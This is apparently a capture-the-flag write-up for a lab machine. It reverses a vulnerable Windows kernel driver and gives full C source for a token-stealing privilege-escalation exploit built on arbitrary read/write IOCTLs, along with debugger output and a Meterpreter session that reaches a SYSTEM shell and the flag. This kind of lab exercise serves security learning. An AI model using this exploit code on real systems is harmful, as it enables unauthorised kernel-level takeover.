

If the ioctl code 0x80002003 performs a comparison of a value Magic with the dword 0x6a55cc9e, if it is met it calls ExAllocatePoolWithTag that allocates a memory space of the type NonPagedPool with a total size of 0x20and the tag paeR:
After that, it creates a structure ReaperData with values at different offsets, the first of them is the value Magic that we have to fulfill, some other interesting values are some addresses Src and Dst which will be useful to us later.

We can define it C as a structure where the first 3 values are dwords, then an dword unused and finally 2 addresses of size qwords:
typedef struct ReaperData {
    DWORD Magic;
    DWORD ThreadId;
    DWORD Priority;
    DWORD Empty;
    QWORD SrcAddress;
    QWORD DstAddress;
} ReaperData;

If the ioctl code is equal to 0x80002007 calls the function ExFreePoolWithTag that frees the memory block that pool was previously assigned with the tag:
The code 0x8000200b calls PsLookupThreadByThreadId accepts the id of a thread and returns the pointer to the structure ETHREAD, then calls KeSetPriorityThread sets the runtime priority of the created thread, finally calls the function ObDeferenceObject decrements the number of references to the given object:

After moving to rcx the Dst already rax in Src the structure that was created with the assignment, a block is executed that moves the contents of the address Src to Dst:

So, we have 3 ioctl codes, the first one allocates a space in memory, the second one frees it and the third one copies the content from a source to a destination:
#define IOCTL_ALLOC 0x80002003
#define IOCTL_FREE  0x80002007
#define IOCTL_COPY  0x8000200b
We can write the calls in the following way, we call DeviceIoControl to communicate with the driver, the code ALLOC writes the structure userData, with COPY we write to the destination and with FREE we free the memory block:
    DeviceIoControl(hDevice, IOCTL_ALLOC,(LPVOID) &userData, (DWORD) sizeof(struct ReaperData), NULL, 0, NULL, NULL);
    DeviceIoControl(hDevice, IOCTL_FREE, (LPVOID) NULL, (DWORD) 0, NULL, 0, NULL, NULL);
    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) NULL, (DWORD) 0, NULL, 0, NULL, NULL);
The function ArbitraryWrite allows us to write a qword, the first value is Magic what we need to meet the condition, ThreadId we pass the current id, Priority we can set it to 0 and the last values are the source and destination addresses, then we call the ioctl to ALLOC set the structure, then the one COPY that writes the qword and releases the block by calling the one FREE:
VOID ArbitraryWrite(HANDLE hDevice, QWORD what, QWORD where) {
    ReaperData userData;

    userData.Magic = 0x6a55cc9e;
    userData.ThreadId = GetCurrentThreadId();
    userData.Priority = 0;
    userData.SrcAddress = what;
    userData.DstAddress = where;

    DeviceIoControl(hDevice, IOCTL_ALLOC,(LPVOID) &userData, (DWORD) sizeof(struct ReaperData), NULL, 0, NULL, NULL);
    DeviceIoControl(hDevice, IOCTL_FREE, (LPVOID) NULL, (DWORD) 0, NULL, 0, NULL, NULL);
    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) NULL, (DWORD) 0, NULL, 0, NULL, NULL);
}
The function ArbitraryRead is similar but only receives as an argument where we want to read, as a destination COPY we establish the reference to a qword call output that is the value that is returned after calling the functions:
QWORD ArbitraryRead(HANDLE hDevice, QWORD where) {
    QWORD output;
    ReaperData userData;

    userData.Magic = 0x6a55cc9e;
    userData.ThreadId = GetCurrentThreadId();
    userData.Priority = 0;
    userData.SrcAddress = where;
    userData.DstAddress = (QWORD) &output;

    DeviceIoControl(hDevice, IOCTL_ALLOC,(LPVOID) &userData, (DWORD) sizeof(struct ReaperData), NULL, 0, NULL, NULL);
    DeviceIoControl(hDevice, IOCTL_FREE, (LPVOID) NULL, (DWORD) 0, NULL, 0, NULL, NULL);
    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) NULL, (DWORD) 0, NULL, 0, NULL, NULL);

    return output;
}
On the machine to be debugged we will enable debug mode and in the settings we will make it connect to the debugger through the port 50000with the key 1.1.1.1:
C:\Windows\system32> bcdedit /debug on
The operation completed successfully.

C:\Windows\system32> bcdedit /dbgsettings net hostip:192.168.3.65 port:50000 key:1.1.1.1
Key=1.1.1.1

C:\Windows\system32>
On the debugger machine we will run WinDbg and in the tab Attach to kernel, we will add the port and key that we specified before on the machine to be debugged.

Now sc we can start the driver reaper.sys as a service in the kernel:
C:\driver> sc create Reaper binPath=C:\driver\reaper.sys type=kernel
[SC] CreateService SUCCESS

C:\driver> sc config Reaper start=system
[SC] ChangeServiceConfig SUCCESS

C:\driver> sc start Reaper

SERVICE_NAME: Reaper
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :

C:\driver>
Finally we just need to restart the machine to debug and it will automatically connect to the debugger, we can run g to let it start normally:
Connected to target 192.168.3.63 on port 50000 on local IP 192.168.3.65.
You can get the target MAC address by running .kdtargetmac command.
Kernel Debugger connection established.  (Initial Breakpoint requested)

************* Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Symbol search path is: SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
Windows 10 Kernel Version 19045 MP (2 procs) Free x64
Kernel base = 0xfffff800`56000000 PsLoadedModuleList = 0xfffff800`56c33a50
Break instruction exception - code 80000003 (first chance)
nt!DbgBreakPointWithStatus:
fffff800`56420b10 cc              int     3

0: kd> g
We can check that it was loaded by listing the module reaper from the debugger:
0: kd> lm m reaper
Browse full module list
start             end                 module name
fffff800`64790000 fffff800`64797000   reaper     (deferred)
In Windows there is a process called SYSTEM which owns the pid 4, this hosts the majority of system threads in kernel mode, since it hosts the execution of the code in kernel mode which is in a context of high privileges.
0: kd> !process 0 0 System
PROCESS ffffba09b847a040
    SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 001ae000  ObjectTable: ffffe0006c085000  HandleCount: 1993.
    Image: System
The address that gives us the first result is that of the structure _EPROCESS of SYSTEM, among the attributes of the structure at the offset 0x4b8 we find the first interesting thing for our shellcode, that is the Token process field:
0: kd> dt nt!_EPROCESS 0xffffba09b847a040 Token
   +0x4b8 Token : _EX_FAST_REF

0: kd> dt nt!_EX_FAST_REF 0xffffba09b847a040 + 0x4b8
   +0x000 Object           : 0xffffe000`6c04c045 Void
   +0x000 RefCnt           : 0y0101
   +0x000 Value            : 0xffffe000`6c04c045
Other quite interesting fields are UniqueProcessId the offset 0x440 that stores the pid of the process and the field ActiveProcessLinks in the offset 0x448 that is a doubly linked structure that points to _EPROCESS the next process.
0: kd> dt nt!_EPROCESS 0xffffba09b847a040 UniqueProcessId
   +0x440 UniqueProcessId : 0x00000000`00000004 Void

0: kd> dt nt!_EPROCESS 0xffffba09b847a040 ActiveProcessLinks
   +0x448 ActiveProcessLinks : _LIST_ENTRY [ 0xffffba09`b855d4c8 - 0xfffff807`66c26360 ]
The frame offsets may change in different versions of Windows, for the specific version that the victim machine is running we have these offsets:
#define OFFSET_Token 0x4b8
#define OFFSET_UniqueProcessId 0X440
#define OFFSET_ActiveProcessLinks 0x448
The function GetKernelBase gets the kernel base address with EnumDeviceDrivers, the function GetSystemEProcess loads the binary ntoskrnl.exe, then gets the address relative to the process data block System, finally calculates the address by adding the offset to the kernel base address and reads the _EPROCESS:
QWORD GetKernelBase() {
    LPVOID drivers[1024];
    DWORD cbNeeded;

    EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded);
    return (QWORD) drivers[0];
}

QWORD GetSystemEProcess(HANDLE hDevice, QWORD kernelBase) {
    HMODULE hKernel = LoadLibraryA("C:\\Windows\\System32\\ntoskrnl.exe");

    QWORD userPsInitialProcess = (QWORD) GetProcAddress(hKernel, "PsInitialSystemProcess");
    QWORD offsetPsInitialProcess = userPsInitialProcess - (QWORD) hKernel;
    QWORD kernelPsInitialProcess = kernelBase + offsetPsInitialProcess;

    QWORD systemEProcess = ArbitraryRead(hDevice, kernelPsInitialProcess);

    FreeLibrary(hKernel);
    return systemEProcess;
}
The function GetCurrentEProcess receives as an argument the systemEProcess and from there it goes through the doubly linked list in a loop ActiveProcessLinks, compares if the pid of the _EPROCESS is equal to that of the current process and if so returns the address:
QWORD GetCurrentEProcess(HANDLE hDevice, QWORD systemEProcess) {
    QWORD currentEProcess = systemEProcess;
    DWORD currentProcessId = GetCurrentProcessId();

    while (TRUE) {
        QWORD processLinkAddress = ArbitraryRead(hDevice, currentEProcess + OFFSET_ActiveProcessLinks);
        QWORD processId = ArbitraryRead(hDevice, processLinkAddress - OFFSET_ActiveProcessLinks + OFFSET_UniqueProcessId);

        currentEProcess = processLinkAddress - OFFSET_ActiveProcessLinks;

        if ((DWORD) processId == currentProcessId) {
            break;
        }
    }

    return currentEProcess;
}
The function mainexploits a Token Stealing, obtains the addresses of the _EPROCESS process structure System and the current process, then writes the address of the Token current process field to the Token System process field, in order to check the operation we establish several printf and a getchar:
int main() {
    HANDLE hDevice = CreateFileA("\\\\.\\Reaper", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to get handle: 0x%x\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    QWORD kernelBase = GetKernelBase();
    printf("[*] Kernel Base: 0x%llx\n", kernelBase);

    QWORD systemEProcess = GetSystemEProcess(hDevice, kernelBase);
    printf("[*] System _EPROCESS: 0x%llx\n", systemEProcess);

    QWORD currentEProcess = GetCurrentEProcess(hDevice, systemEProcess);
    printf("[*] Current _EPROCESS: 0x%llx\n", currentEProcess);

    getchar();

    ArbitraryWrite(hDevice, systemEProcess + OFFSET_Token, currentEProcess + OFFSET_Token);
    system("cmd.exe");

    CloseHandle(hDevice);
    return 0;
}
When running the exploit it getcharshows 3 memory addresses withprintf
PS C:\Users\user\Desktop> .\exploit.exe
[*] Kernel Base: 0xfffff80009e07000
[*] System _EPROCESS: 0xffff910748cba040
[*] Current _EPROCESS: 0xffff91074edd5080
The first address is the base of the kernel which we can see as the module nt:
0: kd> lm m nt
Browse full module list
start             end                 module name
fffff800`09e07000 fffff800`0ae4e000   nt         (pdb symbols)
The other 2 addresses point to the structure _EPROCESS of 2 processes, the first one is from System and the second one is from our exploit, in the offset 0x4b8 we can see their field values Token, so far everything is normal and each one is different:
0: kd> dt nt!_EPROCESS 0xffff910748cba040 ImageFileName
   +0x5a8 ImageFileName : [15]  "System"

0: kd> dt nt!_EPROCESS 0xffff91074edd5080 ImageFileName
   +0x5a8 ImageFileName : [15]  "exploit.exe"

0: kd> dt nt!_EX_FAST_REF 0xffff910748cba040 + 0x4b8 Value
   +0x000 Value : 0xffffb701`9c04c047

0: kd> dt nt!_EX_FAST_REF 0xffff91074edd5080 + 0x4b8 Value
   +0x000 Value : 0xffffb701`a205281f
We set a breakpoint in the mov driver and when we reach it we can see that it saves in rax the Token process System, then it moves it as the contents of the register that points to the address where the current process rcx is located .Token:
0: kd> bp Reaper + 0x10be

0: kd> g
Breakpoint 0 hit
Reaper+0x10be:
fffff800`101b10be 488b00          mov     rax,qword ptr [rax]

0: kd> dqs rax L1
ffff9107`48cba4f8  ffffb701`9c04c047

0: kd> p
Reaper+0x10c1:
fffff800`101b10c1 488901          mov     qword ptr [rcx],rax

0: kd> dqs rcx L1
ffff9107`4edd5538  ffffb701`a205281f
At the end of the execution both processes have the same privileges Token, and the current process Token should System also have the same privileges.
0: kd> p
Reaper+0x10c4:
fffff800`101b10c4 e99c000000      jmp     Reaper+0x1165 (fffff800`101b1165)

0: kd> dt nt!_EX_FAST_REF 0xffff910748cba040 + 0x4b8 Value
   +0x000 Value : 0xffffb701`9c04c047

0: kd> dt nt!_EX_FAST_REF 0xffff91074edd5080 + 0x4b8 Value
   +0x000 Value : 0xffffb701`9c04c047
Let’s go to PWN (system) (Reaper_Root)
So our exploit through the code functions ioctl writes the Token process System in the current process, then executes system("cmd.exe") it returns us a shell as the user nt authority\system:
$ cat exploit.c
#include <windows.h>
#include <stdio.h>
#include <psapi.h>

#define IOCTL_ALLOC 0x80002003
#define IOCTL_FREE  0x80002007
#define IOCTL_COPY  0x8000200b

#define OFFSET_Token 0x4b8
#define OFFSET_UniqueProcessId 0X440
#define OFFSET_ActiveProcessLinks 0x448

#define QWORD ULONGLONG

typedef struct ReaperData {
    DWORD Magic;
    DWORD ThreadId;
    DWORD Priority;
    DWORD Empty;
    QWORD SrcAddress;
    QWORD DstAddress;
} ReaperData;

VOID ArbitraryWrite(HANDLE hDevice, QWORD what, QWORD where) {
    ReaperData userData;

    userData.Magic = 0x6a55cc9e;
    userData.ThreadId = GetCurrentThreadId();
    userData.Priority = 0;
    userData.SrcAddress = what;
    userData.DstAddress = where;

    DeviceIoControl(hDevice, IOCTL_ALLOC,(LPVOID) &userData, (DWORD) sizeof(struct ReaperData), NULL, 0, NULL, NULL);
    DeviceIoControl(hDevice, IOCTL_FREE, (LPVOID) NULL, (DWORD) 0, NULL, 0, NULL, NULL);
    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) NULL, (DWORD) 0, NULL, 0, NULL, NULL);
}

QWORD ArbitraryRead(HANDLE hDevice, QWORD where) {
    QWORD output;
    ReaperData userData;

    userData.Magic = 0x6a55cc9e;
    userData.ThreadId = GetCurrentThreadId();
    userData.Priority = 0;
    userData.SrcAddress = where;
    userData.DstAddress = (QWORD) &output;

    DeviceIoControl(hDevice, IOCTL_ALLOC,(LPVOID) &userData, (DWORD) sizeof(struct ReaperData), NULL, 0, NULL, NULL);
    DeviceIoControl(hDevice, IOCTL_FREE, (LPVOID) NULL, (DWORD) 0, NULL, 0, NULL, NULL);
    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) NULL, (DWORD) 0, NULL, 0, NULL, NULL);

    return output;
}

QWORD GetSystemEProcess(HANDLE hDevice, QWORD kernelBase) {
    HMODULE hKernel = LoadLibraryA("C:\\Windows\\System32\\ntoskrnl.exe");
    HANDLE psInitialProcess = GetProcAddress(hKernel, "PsInitialSystemProcess");

    QWORD psOffset = (QWORD) psInitialProcess - (QWORD) hKernel;
    QWORD psAddress = kernelBase + psOffset;

    QWORD systemEProcess = ArbitraryRead(hDevice, psAddress);
    FreeLibrary(hKernel);

    return systemEProcess;
}

QWORD GetCurrentEProcess(HANDLE hDevice, QWORD systemEProcess) {
    QWORD currentEProcess = systemEProcess;
    DWORD currentProcessId = GetCurrentProcessId();

    while (TRUE) {
        QWORD processLinkAddress = ArbitraryRead(hDevice, currentEProcess + OFFSET_ActiveProcessLinks);
        QWORD processId = ArbitraryRead(hDevice, processLinkAddress - OFFSET_ActiveProcessLinks + OFFSET_UniqueProcessId);

        currentEProcess = processLinkAddress - OFFSET_ActiveProcessLinks;

        if ((DWORD) processId == currentProcessId) {
            break;
        }
    }

    return currentEProcess;
}

QWORD GetKernelBase() {
    LPVOID drivers[1024];
    DWORD cbNeeded;

    EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded);
    return (QWORD) drivers[0];
}

int main() {
    HANDLE hDevice = CreateFileA("\\\\.\\Reaper", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to get handle: 0x%x\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    QWORD systemEProcess = GetSystemEProcess(hDevice, GetKernelBase());
    QWORD currentEProcess = GetCurrentEProcess(hDevice, systemEProcess);

    ArbitraryWrite(hDevice, systemEProcess + OFFSET_Token, currentEProcess + OFFSET_Token);
    system("cmd.exe");

    CloseHandle(hDevice);
    return 0;
}
Then we compile it using Visual Studio and upload it to the target, execute it then escalate to System and finally grab the Reaper_Root flag:
C:\ProgramData>exit
exit
meterpreter > upload Reaper_PrivEsc.exe
[*] Uploading  : /home/user/Downloads/VULNLAB/REAPER/Reaper_PrivEsc.exe -> Reaper_PrivEsc.exe
[*] Uploaded 12.50 KiB of 12.50 KiB (100.0%): /home/user/Downloads/VULNLAB/REAPER/Reaper_PrivEsc.exe -> Reaper_PrivEsc.exe
[*] Completed  : /home/user/Downloads/VULNLAB/REAPER/Reaper_PrivEsc.exe -> Reaper_PrivEsc.exe
meterpreter > shell
Process 4824 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19045.3208]
(c) Microsoft Corporation. All rights reserved.

C:\ProgramData>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AAB6-57D4

 Directory of C:\ProgramData

07/27/2023  09:52 AM    <DIR>          Amazon
07/25/2023  03:42 AM    <DIR>          Microsoft OneDrive
07/27/2023  09:52 AM    <DIR>          Package Cache
07/27/2023  08:38 AM    <DIR>          Packages
03/01/2025  08:20 PM            12,800 Reaper_PrivEsc.exe
03/01/2025  07:39 PM    <DIR>          regid.1991-06.com.microsoft
03/01/2025  08:01 PM             7,168 rshell.exe
12/07/2019  01:14 AM    <DIR>          SoftwareDistribution
09/07/2022  07:12 PM    <DIR>          ssh
07/25/2023  12:29 PM    <DIR>          USOPrivate
12/07/2019  01:14 AM    <DIR>          USOShared
07/25/2023  04:08 AM    <DIR>          VMware
12/07/2019  01:54 AM    <DIR>          WindowsHolographicDevices
               2 File(s)         19,968 bytes
              11 Dir(s)   2,737,577,984 bytes free

C:\ProgramData>Reaper_PrivEsc.exe
Reaper_PrivEsc.exe
Microsoft Windows [Version 10.0.19045.3208]
(c) Microsoft Corporation. All rights reserved.

C:\ProgramData>whoami
whoami
nt authority\system

C:\ProgramData>cd c:\users\administrator\desktop
cd c:\users\administrator\desktop

c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AAB6-57D4

 Directory of c:\Users\Administrator\Desktop

07/25/2023  04:48 AM    <DIR>          .
07/25/2023  04:48 AM    <DIR>          ..
07/25/2023  04:22 AM             2,348 Microsoft Edge.lnk
07/25/2023  04:49 AM                36 root.txt
               2 File(s)          2,384 bytes
               2 Dir(s)   2,736,988,160 bytes free

c:\Users\Administrator\Desktop>type root.txt
type root.txt
VL{f8f2e3bc5266d8b00a45443572a23bf7}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=a16b4ea3-862f-419b-96b3-546a997b3baa
Guidance
User
- A x64 userland exploit with DEP & ASLR. Use Format Strings to leak an address and ROP to get a shell.
Root
- A x64 kernel exploit based around a write-what-where primitive.